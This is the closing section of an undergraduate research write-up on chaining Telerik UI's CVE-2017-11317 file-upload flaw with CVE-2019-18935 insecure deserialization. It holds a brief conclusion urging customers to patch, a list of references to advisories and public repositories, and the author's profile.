Chaining strategies for uncontrolled file upload (CVE-2017-11317) and unsecured deserialization (CVE-2019-18935) concerns are discussed in this research, and the results demonstrate how an attacker could execute arbitrary code on a remote machine using those techniques.Insecure deserialization has emerged as a common attack approach in recent years for launching arbitrary code in Object Oriented Programming (OOP) frameworks. As we gain more information about this kind of vulnerability, it is absolutely necessary for software manufacturers and end users to maintain open communication in order to reduce the risk caused by insecure software.Since Telerik has just released a patch and stability alert for this issue, existing customers have a responsibility to contribute by upgrading and properly configuring their software after the company has made the announcement.

REFERENCES

[1] https://github.com/noperator/CVE-2019-18935/commit/1e7363f7b08a3a9709882997e436af642bd7ac72

[2] https://github.com/noperator/CVE-2019-18935

[3] https://www.telerik.com/products/aspnet-ajax.aspx

[4] https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization

[5] https://docs.telerik.com/devtools/aspnet-ajax/knowledge-base/asyncupload-insecure-direct-object-reference

[6] https://docs.telerik.com/devtools/aspnet-ajax/knowledge-base/common-cryptographic-weakness

[7] https://codewhitesec.blogspot.com/2019/02/telerik-revisited.html

[8] https://docs.microsoft.com/en-us/windows/win32/dlls/dllmain

[9] https://docs.microsoft.com/en-us/cpp/dotnet/mixed-native-and-managed-assemblies?view=msvc-170&viewFallbackFrom=vs-2019

[10] https://github.com/bao7uo/RAU_crypto

AUTHOR PROFILE

Sri Lanka Institute of Information Technology (SLIIT) is where myself in my third year of undergraduate study. Cybersecurity, the software vulnerabilities , and software development are some of my primary research interests.